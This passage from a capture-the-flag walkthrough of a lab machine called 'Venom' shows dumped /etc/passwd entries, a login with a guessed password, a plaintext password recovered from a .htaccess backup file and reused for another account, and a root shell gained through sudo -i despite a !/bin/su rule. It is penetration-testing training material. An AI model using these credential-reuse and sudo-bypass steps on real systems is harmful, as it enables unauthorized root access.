usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
avahi:x:115:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:116:121:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:118:122::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:119:123:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
nathan:x:1000:1000:nathan,,,:/home/nathan:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
hostinger:x:1002:1002:,,,:/home/hostinger:/bin/bash
```

we have the user hostinger. try to log in as hostinger with password as hostinger

```
www-data@venom:/$   su hostinger
  su hostinger
Password: hostinger

hostinger@venom:/$
```

```
[sudo] password for hostinger: hostinger

Sorry, user hostinger may not run sudo on venom.
hostinger@venom:/$
```

traverse through the system to get any hints or credentials

```
hostinger@venom:/var/www/html/subrion/backup$ ls
ls
hostinger@venom:/var/www/html/subrion/backup$ ls -la
ls -la
total 12
drwxr-xr-x  2 www-data www-data 4096 May 21  2021 .
drwxr-xr-x 13 www-data www-data 4096 May 21  2021 ..
-rwxr-xr-x  1 www-data www-data   81 May 21  2021 .htaccess
hostinger@venom:/var/www/html/subrion/backup$ cat htaccess
cat htaccess
cat: htaccess: No such file or directory
hostinger@venom:/var/www/html/subrion/backup$ cat .htaccess
cat .htaccess
allow from all
You_will_be_happy_now :)
FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a
hostinger@venom:/var/www/html/subrion/backup$
```

try the string as passowrd for nathan

```
nathan@venom:/var/www/html/subrion/backup$ cd ;
cd ;
nathan@venom:~$ whoami
whoami
nathan
nathan@venom:~$
```

try the privilege escalation from nathan to root.

```
nathan@venom:~$ sudo -l
sudo -l
[sudo] password for nathan:

Sorry, try again.
[sudo] password for nathan: FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a

Matching Defaults entries for nathan on venom:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nathan may run the following commands on venom:
    (root) ALL, !/bin/su
    (root) ALL, !/bin/su
nathan@venom:~$
```

we have some commands that user nathan can run as root
lets run sudo -i , this starts a login shell as root, but it does not use /bin/su

```
nathan@venom:~$ sudo -i
sudo -i
root@venom:~# ls
ls
root.txt  snap
root@venom:~# cat root.txt
cat root.txt
#root_flag
H@v3_a_n1c3_l1fe.
root@venom:~#
```

The Privilege escalation to root has been completed successfully

Conclusion

The Venom machine presented a realistic scenario of exploiting a combination of service misconfigurations, weak access controls, and hidden clues to gain full system compromise. Through effective enumeration, decoding cipher-based hints, and leveraging unrestricted sudo privileges, root access was successfully achieved. This walkthrough reinforced the importance of chaining multiple low-severity issues into a complete attack path and provided a practical opportunity to enhance skills in web exploitation, Linux privilege escalation, and reverse shell management. It stands as a valuable learning experience for aspiring penetration testers and OSCP candidates.